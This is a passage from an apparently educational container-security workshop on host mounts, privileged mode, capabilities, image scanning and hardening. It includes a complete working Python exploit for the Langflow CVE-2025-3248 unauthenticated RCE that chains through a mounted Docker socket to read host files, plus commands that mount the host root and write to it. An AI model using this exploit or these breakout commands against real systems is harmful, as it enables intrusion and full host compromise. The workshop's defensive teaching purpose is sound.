        AP2["App Process"] -->|"near-full access"| HK2["Host Kernel"]
        HK2 --> HS["Host filesystem, network, devices"]
    end
What breaks isolation
Three common patterns break that default isolation.
Bind mounts map a directory from the host into the container. If you mount /etc or / from the host, the container can read or modify host system files. Mounting the Docker socket (/var/run/docker.sock) is particularly dangerous: it lets the container start new containers with any configuration, including privileged ones.
Privileged mode (--privileged) disables almost all of Docker’s default restrictions. A process inside a privileged container can load kernel modules, modify network rules, and read raw block devices. For practical purposes, a privileged container should be treated as having host-level access.
Extra capabilities are a finer-grained version of privileged mode. Each Linux capability unlocks a specific class of action. CAP_NET_ADMIN lets a process reconfigure networking. CAP_SYS_PTRACE lets a process inspect other processes. Granting capabilities beyond what the application needs widens the attack surface.
What this means in practice
The flags that introduce these risks are often added during development for convenience and then left in place. Part of an image and deployment review is checking whether --privileged, host mounts, and extra capabilities appear without a documented reason, and whether that reason is actually valid.
Labs: Host mounts and privileged containers shows mount and nsenter patterns on an isolated VM. Linux capabilities walks through cap-drop, cap-add, and comparison with --privileged. Docker socket breakout via CVE-2025-3248 chains an unauthenticated RCE in Langflow through a mounted /var/run/docker.sock to full host access.
Theory: Host boundary
Containers share the host kernel. Bind mounts, privileged mode, and extra capabilities are the most common ways a container ends up with more access to the host than intended. This page gives you the mental model before the lab.
flowchart TB
    subgraph safe["Default boundary"]
        C1["Container processes"] --> K["Host kernel"]
    end
    subgraph risk["Common breaks"]
        M["Bind mounts to host paths"] --> W["Wider host filesystem view"]
        P["--privileged"] --> A["Near-host device and cap access"]
        X["Extra cap-add"] --> F["Finer-grained privilege growth"]
    end
Filesystem visibility
A bind mount maps a host directory into the container’s filesystem view. The container can then read or write that directory as if it were its own. Mounting sensitive host paths into a container bypasses the idea of a sealed image. The risk is direct: any process in the container can read or modify whatever the host directory contains.
Privilege and capabilities
Privileged mode removes most of the restrictions Docker applies by default. A privileged container can do nearly anything the host user can do. Capabilities are a finer-grained version of the same idea: each capability unlocks a specific class of action. Granting too many capabilities narrows the gap between the container and the host.
Takeaway for the exercises
The following lab demonstrates these patterns on a host you control. The goal is to see what an attacker gains when these settings are misused, so you know what to block in real workloads.
Next: Lab: Host mounts and privileged containers.
Lab: Attacking Host mounts and privileged containers
DISCLAIMER: Host bind mounts of / and --privileged containers are unsafe. Run this lab only on an isolated Linux VM you own. Do not use production or shared systems.
See how bind mounts erase practical separation between a container and the host. The goal is to recognize flags your policies should block.
Lab Objective
- Demonstrate host filesystem exposure via bind mounts.
- Show host-level access using
--privileged+ a full host bind mount. - Prove real impact: read, modify, and persist on host from container.
- Map each action to what a policy should block.
Host Filesystem Exposure via Bind Mount
- Run container with full host mount.
docker run -it --rm --privileged -v /:/host ubuntu bash
- Mounts entire host filesystem inside container
- Read host sensitive files.
ls -la /host/etc/passwd
cat /host/etc/hostname
- Confirms visibility into host system files
Impact: Modify and Persist on Host
- Create file on host from inside container.
echo "owned-by-container" > /host/tmp/pwned.txt
- Writes directly to host filesystem
- Exit container and verify from host.
cat /tmp/pwned.txt
- Confirms file write and persistence on host
- Next step: Theory: Image CVE scanners, then Lab: Trivy image scan.
Lab: Attacking Linux capabilities
DISCLAIMER: This lab uses --privileged for comparison only. Use a disposable Linux VM. Do not run privileged containers on production or shared hosts.
This lab shows how Linux capabilities map into containers, how to drop and add them with Docker flags, and how --privileged compares to a tuned capability set. Learn how default containers run with restricted Linux capabilities, while –privileged grants full capabilities (=ep), enabling direct access to host devices and effectively removing isolation.
Prerequisites
- Docker installed (
docker versionworks). - Permission to run Docker commands (root or
dockergroup).
Each command below installs libcap or util-linux inline via apk add inside the running container. You do not need those packages on the host.
Hands-on Lab
Capabilities and Device Access (Privileged vs Default)
- Run default container and inspect capabilities.
docker run -it --rm alpine sh -c "apk add --no-cache libcap >/dev/null 2>&1; capsh --print"
-
Shows a limited capability set (no
cap_sys_admin, no raw device access). -
Attempt disk listing in default container.
docker run -it --rm alpine sh -c "apk add --no-cache util-linux >/dev/null 2>&1; fdisk -l"
-
Typically fails or shows minimal info due to missing capabilities/devices.
-
Run privileged container and inspect capabilities.
docker run -it --rm --privileged alpine sh -c "apk add --no-cache libcap >/dev/null 2>&1; capsh --print"
-
Shows full capability set (effectively all caps enabled).
-
List host disks from privileged container.
docker run -it --rm --privileged alpine sh -c "apk add --no-cache util-linux >/dev/null 2>&1; fdisk -l"
- Reveals host block devices and partitions (e.g., /dev/sda, /dev/sdb).
Impact: Privileged containers gain direct access to host devices and kernel interfaces.
- Next step: Theory: Image CVE scanners, then Lab: Trivy image scan.
Lab: Docker socket breakout via CVE-2025-3248
DISCLAIMER: This lab runs a real unauthenticated RCE (CVE-2025-3248). Run it only inside the workshop Codespace, never against anything else.
Mounting /var/run/docker.sock into a container “particularly dangerous” because it hands out control of the Docker daemon, not just a file. This lab proves that with a real-world chain: an unauthenticated remote code execution bug in Langflow (CVE-2025-3248, fixed in 1.3.0) gets you a shell inside the container. From there, the mounted socket gets you the whole Docker host.
/var/run/docker.sock is a Unix domain socket (root) listens on — whoever can access it controls the entire Docker daemon, and effectively the host.

Lab objective
- Stand up a Langflow
1.2.0container the way Vulhub does, with the Docker socket mounted in. - Trigger the unauthenticated RCE over HTTP only, no shell access assumed.
- Use the RCE to talk to the Docker Engine API over the socket and enumerate containers.
- Use the Docker API to create a container that mounts the host filesystem, and read a file only the host can see.
- Remove the socket mount and confirm the RCE still works but the breakout does not.
Prerequisites
- This workshop’s Codespace (Docker and
python3are already there — see Lab: Setup GitHub Codespace).
Hands on Lab
1. Start the vulnerable stack
- Run pstree command to watch process tree.
pstree -a
- Make a lab folder inside the open workspace, so it shows up in the Codespace’s file explorer instead of hiding in your home directory:
mkdir -p /workspaces/container-security-workshop-lab/peachycloudsecurity-langflow-lab
cd /workspaces/container-security-workshop-lab/peachycloudsecurity-langflow-lab
Create the file the exploit chain has to reach — it lives directly on the Codespace host, outside any container:
mkdir -p /tmp/host-secret && echo CONTAINER_BREAKOUT_SUCCESS > /tmp/host-secret/FLAG
Write the Compose file for the vulnerable stack, socket mounted in:
cat <<'EOF' > docker-compose.yml
services:
  langflow:
    image: vulhub/langflow:1.2.0
    ports:
      - "7860:7860"
    environment:
      - LANGFLOW_HOST=0.0.0.0
      - LANGFLOW_AUTO_LOGIN=false
      - LANGFLOW_SUPERUSER=administrator
      - LANGFLOW_SUPERUSER_PASSWORD=vulhub
      - DO_NOT_TRACK=true
      - GIT_PYTHON_REFRESH=quiet
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock
EOF
Bring it up. The image is a few hundred MB, so the first pull can take a minute or two:
docker compose up -d
2. Confirm the stack is up (operator check)
docker compose ps
curl -sS -o /dev/null -w '%{http_code}\n' http://localhost:7860/
Expect a langflow service running and an HTTP status code back from curl. This is you as operator confirming the target is reachable — the attacker in the next steps only ever talks to port 7860.
3. Build the exploit client
This is a small Python client for CVE-2025-3248. It POSTs to the vulnerable /api/v1/validate/code endpoint, and can either run a shell command or speak the Docker Engine API directly over the socket found inside the container — all through that one HTTP endpoint, no docker CLI and no shell on your side required.
cat <<'EOF' > exploit.py
#!/usr/bin/env python3
import os, sys, json, urllib.request

TARGET = os.environ.get("TARGET", "http://localhost:7860/api/v1/validate/code")
SOCK = "/var/run/docker.sock"


def _rce(remote_src):
    code = "def eqst_lab(x=exec(%r)):\n    pass" % remote_src
    body = json.dumps({"code": code}).encode()
    req = urllib.request.Request(TARGET, data=body, headers={"Content-Type": "application/json"})
    with urllib.request.urlopen(req, timeout=180) as r:
        data = json.load(r)
    errs = data.get("function", {}).get("errors") or [""]
    return errs[0]


def _decode(err):
    if err.startswith("b'") or err.startswith('b"'):
        return err[2:-1].encode().decode("unicode_escape").encode("latin-1", "replace").decode("utf-8", "replace")
    return err


def shell(cmd):
    return _decode(_rce("raise Exception(__import__('subprocess').check_output(%r, shell=True))" % cmd))


def _http_raw_src(method, path, json_body=None):
    body = json.dumps(json_body) if json_body is not None else ""
    return (
        "import socket\n"
        "s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)\n"
        "s.connect(%r)\n"
        "_body = %r\n"
        "_headers = ('Content-Type: application/json\\r\\nContent-Length: ' + str(len(_body)) + '\\r\\n') if _body else ''\n"
        "req = %r + ' ' + %r + ' HTTP/1.1\\r\\nHost: localhost\\r\\n' + _headers + 'Connection: close\\r\\n\\r\\n' + _body\n"
        "s.sendall(req.encode())\n"
        "data = b''\n"
        "while True:\n"
        "    chunk = s.recv(4096)\n"
        "    if not chunk: break\n"
        "    data += chunk\n"
        "s.close()\n"
        "raise Exception(data)\n"
    ) % (SOCK, body, method, path)


def _parse_http(raw_text):
    raw = raw_text.encode("latin-1", "replace")
    head, _, rawbody = raw.partition(b"\r\n\r\n")
    headers_text = head.decode("iso-8859-1", "replace")
    lines = headers_text.split("\r\n")
    status = lines[0] if lines else ""
    headers = {}
    for line in lines[1:]:
        if ":" in line:
            k, v = line.split(":", 1)
            headers[k.strip().lower()] = v.strip()
    if headers.get("transfer-encoding", "").lower() == "chunked":
        out, rest = b"", rawbody
        while True:
            size_line, _, rest = rest.partition(b"\r\n")
            try:
                size = int(size_line.strip(), 16)
            except ValueError:
                break
            if size == 0:
                break
            out += rest[:size]
            rest = rest[size:]
            if rest.startswith(b"\r\n"):
                rest = rest[2:]
        rawbody = out
    return status, headers, rawbody.decode("utf-8", "replace")


def docker_api(method, path, json_body=None):
    raw = _decode(_rce(_http_raw_src(method, path, json_body)))
    return _parse_http(raw)


def breakout():
    # Reuse the langflow image (already pulled by docker compose) instead of
    # a fresh one: /containers/create does not auto-pull like `docker run` does.
    status, _, body = docker_api(
        "POST", "/containers/create",
        {"Image": "vulhub/langflow:1.2.0", "Cmd": ["cat", "/host/tmp/host-secret/FLAG"], "Tty": True,
         "HostConfig": {"Binds": ["/:/host:ro"]}},
    )
    created = json.loads(body)
    if "Id" not in created:
        return "container create failed: %s" % created.get("message", body)
    cid = created["Id"]
    docker_api("POST", "/containers/%s/start" % cid)
    _, _, logs = docker_api("GET", "/containers/%s/logs?stdout=true&stderr=true" % cid)
    docker_api("DELETE", "/containers/%s?force=true" % cid)
    return logs.strip()


if __name__ == "__main__":
    import argparse
    p = argparse.ArgumentParser(description="CVE-2025-3248 Langflow RCE -> Docker socket breakout PoC")
    p.add_argument("--target", default=TARGET,
                    help="Langflow /api/v1/validate/code URL, or set env var TARGET (default: %(default)s)")
    sub = p.add_subparsers(dest="mode", required=True)
    sh = sub.add_parser("shell", help="run a shell command inside the container via the RCE")
    sh.add_argument("cmd")
    ap = sub.add_parser("api", help="call the Docker Engine API through the socket")
    ap.add_argument("method")
    ap.add_argument("path")
    ap.add_argument("json_body", nargs="?", help="optional JSON request body")
    sub.add_parser("breakout", help="create a host-mounted container and read the host FLAG file")
    args = p.parse_args()
    TARGET = args.target

    if args.mode == "shell":
        print(shell(args.cmd))
    elif args.mode == "api":
        jb = json.loads(args.json_body) if args.json_body else None
        status, headers, body = docker_api(args.method, args.path, jb)
        print(status)
        print(body)
    elif args.mode == "breakout":
        print(breakout())
EOF
_rce reproduces the documented CVE-2025-3248 trick: Langflow parses posted “code” and executes it to validate it, so a default argument like x=exec(...) runs the moment the function is defined, before anything is ever called. _decode recovers the command output from the exception message Langflow’s validation error puts back in the HTTP response — no docker CLI or curl needed inside the target container, since docker_api talks to /var/run/docker.sock with nothing but Python’s standard library.
4. Prove the unauthenticated RCE
Each call below is a fresh, unauthenticated HTTP POST to /api/v1/validate/code — no shell or credentials on your side, ever.
- Run a command inside the container:
python3 exploit.py shell "id"
- Confirm what OS is running inside and also print environment variables:
python3 exploit.py shell "cat /etc/os-release"
python3 exploit.py shell "env"
- Check for the mounted socket — this should show it, owned by root:
python3 exploit.py shell "ls -l /var/run/docker.sock"
5. Exploit the docker.sock
- Enumerate containers
python3 exploit.py api GET /containers/json
- Enumerate images (= docker images):
python3 exploit.py api GET /images/json
- Full breakout (create host-mounted container with read the host FLAG), one command
That’s already coded to POST /containers/create with Binds: [“/:/host:ro”], start it, read logs, delete it — prints CONTAINER_BREAKOUT_SUCCESS straight from the host file.
python3 exploit.py breakout
Code:
def breakout():
    status, _, body = docker_api(
        "POST", "/containers/create",
        {"Image": "vulhub/langflow:1.2.0",
         "Cmd": ["cat", "/host/tmp/host-secret/FLAG"],      # <- runs this as the container's main process
         "Tty": True,
         "HostConfig": {"Binds": ["/:/host:ro"]}},          # <- mounts the REAL host's / into this new container at /host
    )
    ...
    docker_api("POST", "/containers/%s/start" % cid)                          # boots it -> cat runs immediately
    _, _, logs = docker_api("GET", "/containers/%s/logs?..." % cid)           # daemon hands back whatever cat printed
    docker_api("DELETE", "/containers/%s?force=true" % cid)                   # cleanup
    return logs.strip()
The RCE only gives you what’s already installed in the image, and
vulhub/langflow:1.2.0doesn’t ship adockerCLI. Since you already have arbitrary code execution, just apt-install one - no different from installing anything else you needed inside the container:
Understand the docker.sock attack (explanation)
- This is similar to installing docker and then
apt-get update -qq && apt-get install -y -qq docker.io
- Run
docker psanddocker imagecommand
docker -H unix:///var/run/docker.sock ps
docker -H unix:///var/run/docker.sock images
An ordinary
docker ps, run through the RCE. It lists every container the host is running, includinglangflowitself — proof the socket handed over control of the whole daemon, not just this one container.
- Breakout: read a file only the host can see
The same bind-mount pattern from Host mounts and privileged containers, except now the attacker is the one running it —
docker runwith the host’s/mounted in read-only,--rmso it cleans itself up:
docker -H unix:///var/run/docker.sock run --rm -v /:/host:ro vulhub/langflow:1.2.0 cat /host/tmp/host-secret/FLAG
- That’s the file created back in step 1, on the Codespace host, read from inside a brand-new container the vulnerable app never had any relationship with — reached with nothing but an HTTP RCE and
docker run.
To fix remove the docker.sock mount path from docker-compose.yaml
/var/run/docker.sock:/var/run/docker.sock.
Clean up
cd /workspaces/container-security-workshop-lab/peachycloudsecurity-langflow-lab
docker compose down -v
cd /workspaces/container-security-workshop-lab && rm -rf peachycloudsecurity-langflow-lab /tmp/host-secret
Troubleshooting
- Do a quick restart for this lab
Restarts dockerd and patches every bridge missing the legacy FORWARD rules
echo "Restarting dockerd..."
sudo pkill dockerd 2>/dev/null || true
sleep 3
sudo dockerd --containerd /run/containerd/containerd.sock --dns 168.63.129.16 > /tmp/dockerd.log 2>&1 &
sleep 5

echo "Fixing FORWARD rules for docker-compose bridges..."
for net in $(docker network ls --filter driver=bridge --format '{{.ID}}'); do
  br="br-${net:0:12}"
  ip link show "$br" &>/dev/null || continue
  if ! sudo iptables-legacy -C FORWARD -i "$br" -o "$br" -j ACCEPT 2>/dev/null; then
    echo "  patching $br"
    sudo iptables-legacy -I FORWARD -o "$br" -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
    sudo iptables-legacy -I FORWARD -i "$br" ! -o "$br" -j ACCEPT
    sudo iptables-legacy -I FORWARD -i "$br" -o "$br" -j ACCEPT
  fi
done

sudo pkill dockerd 2>/dev/null || true
sleep 3
sudo dockerd --containerd /run/containerd/containerd.sock --dns 168.63.129.16 > /tmp/dockerd.log 2>&1 &
sleep 5
docker ps
Summary
- CVE-2025-3248 is a real, unauthenticated RCE, fixed in Langflow 1.3.0 — the vulnerable image used here (
1.2.0) is intentional, for this lab only. - The RCE by itself gives a foothold inside one container. The mounted Docker socket is what turned that foothold into host-level access.
- The Docker Engine API is reachable with nothing but a Unix socket connection — no
dockerCLI, nocurl, no extra tooling needed inside the compromised container. - Removing
-v /var/run/docker.sock:/var/run/docker.sockdoes not patch the application, but it does remove the escalation path — the same lesson as Lab: Host mounts and privileged containers, with a real CVE driving the foothold instead of a shell someone already had.
References
-
CVE-2025-3248 — GHSA-rvqx-wpfh-mfx7: Langflow Unauth RCE
-
Vulhub — langflow/CVE-2025-3248
-
Next step: Theory: Image CVE scanners, then Lab: Trivy image scan.
Image Audit

Building a container image from a Dockerfile does not mean that image is safe to run. The packages inside it may have known vulnerabilities. Image audit is the practice of inspecting a built image to find those problems before deployment.
What a CVE is
CVE stands for Common Vulnerabilities and Exposures. It is a public identifier assigned to a specific security bug in a specific piece of software. For example, a CVE might describe a memory corruption bug in a version of OpenSSL. Each CVE gets a severity score so teams can prioritise which ones to fix first.
Container images are typically built from a base OS layer plus language runtimes and libraries. All of those packages are versioned. Vulnerability databases track which versions of which packages have CVEs.
How image scanners work
An image scanner reads the package metadata baked into the image layers. It then compares those package names and versions against a vulnerability database. If libssl 1.1.0 is in the image and there is a CVE for libssl 1.1.0, the scanner reports it.
The scanner does not run the application. It does not know whether the vulnerable code path is actually reachable in your specific usage. That triage is still a human task. The scanner tells you what is present.
flowchart LR
    IMG["Container Image"] --> PKG["Package metadata (name + version per layer)"]
    PKG --> TRV["Trivy"]
    DB[("CVE Database")] --> TRV
    TRV --> RPT["Report (CRITICAL / HIGH / MEDIUM / LOW)"]
What scanners do not catch
Scanners miss vulnerabilities that have not yet been publicly disclosed. They miss custom binaries that do not have package metadata. They do not catch design flaws, authentication weaknesses, or missing network controls. Scanning is one layer of a broader security approach, not a complete answer on its own.
Trivy
Trivy is an open source scanner from Aqua Security. It scans images for OS package CVEs, language package CVEs (pip, npm, gem, and others), misconfigurations, and secrets. It is widely used in CI pipelines and easy to run locally. The lab in this section installs Trivy and scans both a public image and one you build yourself.
Theory: Image CVE scanners
CVE-oriented scanners match packages identified in an image layer stack against vulnerability databases. They support inventory and regression detection. They do not prove that an application is safe at runtime or that its design is sound.
Strengths
- Fast feedback on published CVEs for OS and language packages present in the image.
- Comparable output across builds when integrated in CI.
- Some tools add misconfiguration or secret heuristics for common mistakes.
Limits
- Unknown vulnerabilities are invisible until they are cataloged.
- True positive does not mean exploitable in your context. Triage still needs owners.
- False negatives happen when metadata is stripped, custom binaries are present, or the database lags.
- Policy and architecture flaws (weak auth design, missing network policy) are mostly out of scope for image CVE tools.
Operational use
Pair scanning with pinning bases, minimal images, SBOM export where your compliance program requires it, and runtime controls. The next exercise uses one open source scanner end to end.
Next: Lab: Trivy image scan.
Lab: Trivy image scan
Use Trivy to scan a public image and a small image you build. Paths assume Linux amd64. For a permanent PATH, see Environment Setup. Step 1 sets the path for the current shell.
Lab objective
-
Install Trivy, scan
alpine:3.20, build a tiny image, scan that tag. -
Install Trivy
Pin TV to a current version from Trivy releases (example below):
mkdir -p ~/.local/bin
export PATH="$HOME/.local/bin:$PATH"
TV=0.69.3
curl -sSfL "https://github.com/aquasecurity/trivy/releases/download/v${TV}/trivy_${TV}_Linux-64bit.tar.gz" | tar -xz -C ~/.local/bin trivy
chmod +x ~/.local/bin/trivy
trivy --version
On arm64, download the matching Linux-ARM64 archive from the same releases page.
- Run Scan on Public image
trivy image alpine:3.20
- Local image
mkdir -p ~/peachycloudsecurity-trivy-lab && cd ~/peachycloudsecurity-trivy-lab
cat <<'EOF' > Dockerfile
FROM debian:bookworm-slim
RUN apt-get update \
  && apt-get install -y --no-install-recommends dnsutils \
  && rm -rf /var/lib/apt/lists/*
EOF
docker build -t peachycloudsecurity-scan-target .
trivy image peachycloudsecurity-scan-target
- Optional extras for storing output in json.
trivy image --scanners vuln,misconfig,secret peachycloudsecurity-scan-target
trivy image -f json -o trivy-report.json peachycloudsecurity-scan-target
For CI, use the Trivy Action after you build or pull the image, pinned by commit SHA, not a version tag — tags on this repo have been hijacked before.
Clean up
cd ~
docker rmi peachycloudsecurity-scan-target 2>/dev/null || true
rm -rf ~/peachycloudsecurity-trivy-lab
Summary
-
Trivy is a common first step for image CVEs. Pair with Lab: Dockerfile static analysis and Lab: SBOM with Syft and Grype as your program requires.
-
Next step: Supply Chain, then Lab: SBOM with Syft and Grype.
Supply Chain

A container image is made from many pieces: a base OS layer, a language runtime, libraries pulled from package registries, and your application code. Each of those pieces came from somewhere, and any of them could carry a vulnerability or be substituted by an attacker who compromises a package source. That collection of sources and dependencies is called the software supply chain.
What an SBOM is
SBOM stands for Software Bill of Materials. It is a machine-readable list of every package, library, and component that is present in a piece of software, including their versions and where they came from.
Think of it like a nutritional label on food packaging. The label does not tell you whether the food is good or bad for you today. It tells you exactly what is in it so you can make that judgement, and so you can come back later when a new study (or a new CVE) changes the picture.
An SBOM attached to a container image means you do not have to re-scan the running image to find out whether a newly published CVE affects you. You scan the SBOM file instead.
Why it matters
Without an SBOM, answering “are we affected by this CVE?” means pulling and scanning every image version you have deployed. With an SBOM stored next to the image digest, you query the file. This becomes important when a high-profile CVE drops and you need to answer quickly across dozens of services.
Some customers, regulators, and procurement processes now ask for SBOMs as part of a security attestation.
Syft and Grype
Syft is an open source tool from Anchore that reads a container image and outputs an SBOM in standard formats such as SPDX or CycloneDX. Grype is a companion tool that takes that SBOM and matches it against CVE databases. The two tools are often run together: Syft generates, Grype scans. The lab in this section runs both on a public image so you see the full workflow end to end.
flowchart LR
    IMG["Container Image"] --> SYF["Syft"]
    SYF --> SBOM["SBOM file (SPDX JSON)"]
    SBOM --> GRP["Grype"]
    DB[("CVE Database")] --> GRP
    GRP --> RPT["CVE Report"]
Lab: SBOM with Syft and Grype
Syft inventories packages in a container image and produces a Software Bill of Materials (SBOM). Grype takes that SBOM and matches it against known CVEs. Together they give you a two-step workflow: inventory first, then scan. Install steps use the official Anchore scripts into ~/.local/bin. For a permanent PATH, see Environment Setup. Step 1 sets the path for the current shell.
Lab objective
- Install Syft and Grype.
- Generate an SBOM for
alpine:3.20. - Run Grype on that SBOM to find vulnerabilities.
Prerequisites
docker pull alpine:3.20
- Install Syft and Grype
mkdir -p ~/.local/bin
export PATH="$HOME/.local/bin:$PATH"
curl -sSfL https://raw.githubusercontent.com/anchore/syft/main/install.sh | sh -s -- -b ~/.local/bin
curl -sSfL https://raw.githubusercontent.com/anchore/grype/main/install.sh | sh -s -- -b ~/.local/bin
syft version
grype version
- Generate SBOM and scan
mkdir -p ~/peachycloudsecurity-sbom-lab && cd ~/peachycloudsecurity-sbom-lab
syft alpine:3.20 -o spdx-json > peachycloudsecurity-sbom.spdx.json
grype sbom:peachycloudsecurity-sbom.spdx.json
syft writes the full package list to the JSON file. grype reads that file and reports any CVE matches without pulling the image again.
- Clean up
cd ~ && rm -rf ~/peachycloudsecurity-sbom-lab
Summary
-
An SBOM is a machine-readable list of every package inside an image. Store it next to the image digest so you can re-scan later without rebuilding.
-
Grype scanning the SBOM file is faster than scanning the image directly on repeated runs.
-
Pair with Lab: Trivy image scan to cover both direct-image and SBOM-based workflows.
-
Next step: Hardening, then Lab: Secure container defaults.
Hardening

Scanning tells you what problems exist. Hardening is about changing the defaults so fewer problems can appear in the first place, and so the impact of any remaining problem is limited.
Why defaults are the starting point
Docker’s out-of-the-box defaults are reasonable but not strict. A container runs as root inside the image unless you tell it not to. It gets a default set of Linux capabilities that includes more than most applications need. It can write to its filesystem. None of this is malicious: these defaults exist to make containers easy to start and use.
Hardening means reviewing each of these defaults and tightening the ones your application does not actually need.
Small base images
The fewer packages in an image, the fewer things to patch and the fewer CVEs a scanner can find. A full OS base like ubuntu:latest includes utilities, interpreters, and libraries that a containerised web service will never call. Starting from a minimal base like Alpine Linux or a distroless image removes that surface without changing how the application runs.
Smaller bases also reduce the work of keeping images current. Fewer packages means fewer updates needed after a CVE drops.
Running as non-root
Root inside a container is not the same as root on the host, but it is closer than it should be. If a vulnerability in the application allows code execution, a root process inside the container has far more options than a non-root one: it can write to system paths, manipulate other processes in the same namespace, and in combination with other weaknesses escape to the host. Adding a USER instruction to the Dockerfile is one line of change with meaningful impact.
Dropping capabilities
Linux capabilities are individual permissions like the ability to bind low-numbered ports, change file ownership, or load kernel modules. Docker grants a default set of about fifteen. Most applications need far fewer. Starting from --cap-drop=ALL and adding back only what is required means a compromised process has a much smaller set of tools available.
Keeping secrets out of the image
Secrets baked into an image layer are permanent. Even if you remove the environment variable in a later layer, the earlier layer still contains the value and is readable by anyone who pulls the image. The correct pattern is to pass secrets at runtime from an external store: environment variables injected at startup, files mounted from a secret manager, or a sidecar that provides credentials. The lab shows a simple version of this pattern.
Lab: Secure container defaults
Short hands-on defaults: small bases, non-root, capability drop, and secrets handling. CVE scanning and SBOM workflows live in Image Audit and Supply Chain.
Lab objective
- Compare Alpine and Ubuntu image sizes on disk.
- Contrast a container running as root versus non-root in the image.
- Try
--cap-drop=ALLand see that many privileged actions stop working. - Prefer runtime secret delivery over baking credentials into the image.
Hands on Lab
Compare base image sizes
docker pull ubuntu:latest
docker images ubuntu:latest
## ====##
docker pull alpine:latest
docker images alpine:latest
Smaller bases reduce install surface. You still patch, scan, and track what is inside.
Run as root (baseline)
cat > Dockerfile.root-baseline <<'EOF'
FROM alpine:latest
CMD ["sh"]
EOF
docker build -f Dockerfile.root-baseline -t peachycloudsecurity-userdemo:root .
docker run --rm peachycloudsecurity-userdemo:root id
Expect uid=0. Long-lived services should not rely on this.
Run as non-root in the image
cat > Dockerfile.nonroot <<'EOF'
FROM alpine:latest
RUN adduser -D peachycloudsecurity-user
USER peachycloudsecurity-user
CMD ["sh"]
EOF
docker build -f Dockerfile.nonroot -t peachycloudsecurity-userdemo:nonroot .
docker run --rm peachycloudsecurity-userdemo:nonroot id
Expect a non-zero uid.
Drop all capabilities
docker run --rm -it --cap-drop=ALL alpine sh
- Run this script inside container.
cat <<'EOF' > raw_test.c
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip_icmp.h>

int main() {
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
    if (sock < 0) {
        perror("socket");
        return 1;
    }
    printf("Raw socket created\n");
    return 0;
}
EOF

apk add --no-cache gcc musl-dev >/dev/null
gcc raw_test.c -o raw_test
./raw_test
For secrets dont use hardcoded secret as it can be extracted via image layers.
Clean up
docker rmi peachycloudsecurity-userdemo:root peachycloudsecurity-userdemo:nonroot 2>/dev/null || true
rm -f Dockerfile.root-baseline Dockerfile.nonroot
Summary
- Prefer small, maintained bases and still patch and scan them (Lab: Trivy image scan).
- Run as non-root in the image when the application allows it.
- Start from
--cap-drop=ALLand add capabilities only when required. - Keep secrets out of image layers and build-time environment for real deployments.
- For SBOM generation and scanning that SBOM, see Lab: SBOM with Syft and Grype.